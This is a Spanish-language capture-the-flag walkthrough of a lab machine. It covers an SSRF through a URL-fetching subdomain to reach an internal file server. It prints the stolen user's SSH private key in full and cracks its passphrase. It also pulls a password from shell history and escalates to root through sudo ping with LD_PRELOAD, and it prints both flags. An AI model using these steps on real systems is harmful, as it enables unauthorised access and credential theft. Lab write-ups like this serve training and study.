

Escaneo de puertos

```
nmap -p- --min-rate 5000 -sV <IP>
```

Info:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-13 14:14 EDT
Nmap scan report for 10.10.181.92
Host is up (0.100s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   3072 a0:5c:1c:4e:b4:86:cf:58:9f:22:f9:7c:54:3d:7e:7b (RSA)
|_   256 47:d5:bb:58:b6:c5:cc:e3:6c:0b:00:bd:95:d2:a0:fb (ECDSA)
|_   256 cb:7c:ad:31:41:bb:98:af:cf:eb:e4:88:7f:12:5e:89 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://creative.thm
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: specialized|general purpose|storage-misc
Running (JUST GUESSING): Crestron 2-Series (86%), Linux 5.X (86%), HP embedded (85%)
OS CPE: cpe:/o:crestron:2_series cpe:/o:linux:linux_kernel:5.4 cpe:/h:hp:p2000_g3
Aggressive OS guesses: Crestron XPanel control system (86%), Linux 5.4 (86%), HP
P2000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   131.12 ms 10.9.0.1
2   131.82 ms 10.10.181.92

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.27 seconds
```

Como utiliza un dominio tendremos que editarlo en nuestro archivo `hosts`...

```
sudo nano /etc/hosts
```

```
<IP> creative.thm
```

Gobuster

```
gobuster dir -u http://creative.thm/ -w <WORDLIST>
```

Info:

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://creative.thm/
[+] Method: GET
```

```
[+] Threads:          10
[+] Wordlist:         /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/assets                (Status: 301) [Size: 178] [--> http://creative.thm/assets/]
Progress: 20469 / 20470 (100.00%)
=====
Finished
=====
```


No encontramos nada aparentemente...

Una vez hecho esto (**hosts**) podremos visualizarla, pero aparentemente no hay nada que se pueda hackear, por lo que miraremos subdominios...

```
ffuf -u http://creative.thm/ -w <WORDLIST> -H "Host: FUZZ.creative.thm" -fs 178
```

(Recomiendo el siguiente WordList = subdomains-top1million-110000.txt)

Info:



v2.1.0-dev

```
:: Method      : GET
:: URL         : http://creative.thm/
:: Wordlist    : FUZZ: /usr/share/wordlists/subdomains-top1million-110000.txt
:: Header     : Host: FUZZ.creative.thm
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 178
```

```
beta                [Status: 200, Size: 591, Words: 91, Lines: 20, Duration: 140ms]
:: Progress: [114441/114441] :: Job [1/1] :: 823 req/sec :: Duration: [0:02:22] :: Errors: 0 ::
```

Nos saca el subdominio llamado ``beta`` por lo que entraremos a el de la siguiente manera...

URL: ``http://beta.creative.thm/``

Y visualizaremos una pagina en la cual se puede insertar "URL's"

Por lo que buscaremos en el propio host de la maquina victima poniendo...

URL = ``http://127.0.0.1``

Veremos que nos carga la pagina de forma rara, por lo que nos haremos una lista de puertos, para ver a que puerto se le relaciona con los directorios para poder escalar por ahi...

LIST:

21
22
23
25
53
80
110
111
135
139
143
443
445
993
995
1337
1723
3306
3389
5900
8080
8443
9100
1433
2000
5060
5061
5222
5269
5632
5901
8081
8444
8888

10000
32768
49152
49153
49154
49155
49156
49157
5000
5800
5902
8000
8088
8765
8880
10001
32771

Abrimos BurpSuit capturamos la peticion de la URL y esa peticion la pasamos al Intruder para poder tocar todas las convinaciones de puertos que hay y en los cuales podamos hacer algo con el diccionario de los puertos...

Info:

HTTP/1.1 200 OK

Server: nginx/1.18.0 (Ubuntu)

Date: Mon, 13 May 2024 19:11:04 GMT

Content-Type: text/html; charset=utf-8

Connection: keep-alive

Content-Length: 1143

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
<ul>
<li><a href="bin/">bin@</a></li>
<li><a href="boot/">boot</a></li>
<li><a href="dev/">dev</a></li>
<li><a href="etc/">etc</a></li>
```

```
<li><a href="home/">home/</a></li>
<li><a href="lib/">lib@</a></li>
<li><a href="lib32/">lib32@</a></li>
<li><a href="lib64/">lib64@</a></li>
<li><a href="libx32/">libx32@</a></li>
<li><a href="lost%2Bfound/">lost+found/</a></li>
<li><a href="media/">media/</a></li>
<li><a href="mnt/">mnt/</a></li>
<li><a href="opt/">opt/</a></li>
<li><a href="proc/">proc/</a></li>
<li><a href="root/">root/</a></li>
<li><a href="run/">run/</a></li>
<li><a href="sbin/">sbin@</a></li>
<li><a href="snap/">snap/</a></li>
<li><a href="srv/">srv/</a></li>
<li><a href="swap.img">swap.img</a></li>
<li><a href="sys/">sys/</a></li>
<li><a href="tmp/">tmp/</a></li>
<li><a href="usr/">usr/</a></li>
<li><a href="var/">var/</a></li>
</ul>
<hr>
</body>
</html>
```

Vemos que los 2 unicos puertos que nos lleva algun sitio es el 80 y 33, sabiendo que el 80 es de la pagina web, el 1337 sera nuestra clave para movernos entre directorios...

Si entramos dentro de este puerto nos apareceran los archivos del servidor, por lo que tendremos que irle añadiendo rutas a la URL para ir llendo a la flag del primer usuario...

Una vez que sabemos la ruta...

URL = http%3a//127.0.0.1%3a1337/home/saad/user.txt

```
> `Esa primera parte la codificamos en URL por si acaso`
```

Y veremos la flag del primer usuario...

```
> user.txt (flag1)
```

9a1ce90a7653d74ab98630b47b8b4a84

Despues si seguimos investigando en la ``/home/`` Veremos que hay un ``.ssh`` y que dentro de el esta el ``id_rsa`` privado por lo que podremos conectarnos por ssh con

```
su clave privada...
```

```
URL = http%3a//127.0.0.1%3a1337/home/saad/.ssh/id_rsa
```

```
id_rsa:
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
```

```
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
ksrXEYjaMdndnvxBZ0zi9T+ywag=
```

```
-----END OPENSSH PRIVATE KEY-----
```

Para sacar la contraseña que te pedira de la clave privada haremos lo siguiente...

```
```shell
ssh2john id_rsa > <FILE>

john --wordlist=<WORDLIST> <FILE>
```

Info:

```
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetness (id_rsa)
1g 0:00:00:24 DONE (2024-05-13 15:24) 0.04111g/s 39.47p/s 39.47c/s 39.47C/s
xbox360..sandy
Use the "--show" option to display all of the cracked passwords reliably
```

Una vez sepamos la contraseña nos conectamos al `ssh` con la id\_rsa...

```
chmod 600 id_rsa

ssh -i id_rsa saad@<IP>
```

## Escalada de privilegios

Si miramos lo que contiene `.bash_history` veremos lo siguiente...

```
whoami
pwd
ls -al
ls
cd ..
sudo -l
echo "saad:MyStrongestPasswordYet$4291" > creds.txt
rm creds.txt
sudo -l
whomai
whoami
pwd
ls -al
sudo -l
ls -al
pwd
whoami
mysql -u root -p
netstat -antlp
mysql -u root
sudo su
ssh root@192.169.155.104
mysql -u user -p
mysql -u db_user -p
ls -ld /var/lib/mysql
ls -al
```

```
cat .bash_history
cat .bash_logout
nano .bashrc
ls -al
```

Vemos que la contraseña de este usuario es `MyStrongestPasswordYet$4291`

Si hacemos `sudo -l` sabiendo ya la contraseña...

```
Matching Defaults entries for saad on m4lware:
 env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,
env_keep+=LD_PRELOAD
```

```
User saad may run the following commands on m4lware:
 (root) /usr/bin/ping
```

Podremos hacer `ping` como root, por lo que si hacemos lo siguiente...

En esa pagina te indica lo que puedes hacer, en nuestro caso utilizaremos `ping`

URL = [https://www.hackingarticles.in/linux-privilege-escalation-using-ld\\_preload/](https://www.hackingarticles.in/linux-privilege-escalation-using-ld_preload/)

```
nano <FILE>.c

gcc -fPIC -shared -o shell.so <FILE>.c -nostartfiles

ls -al shell.so

sudo LD_PRELOAD=/tmp/shell.so ping
```

Con esto ya seriamos `root`, leemos la flag de root...

root.txt (flag2)

```
992bfd94b90da48634aed182aae7b99f
```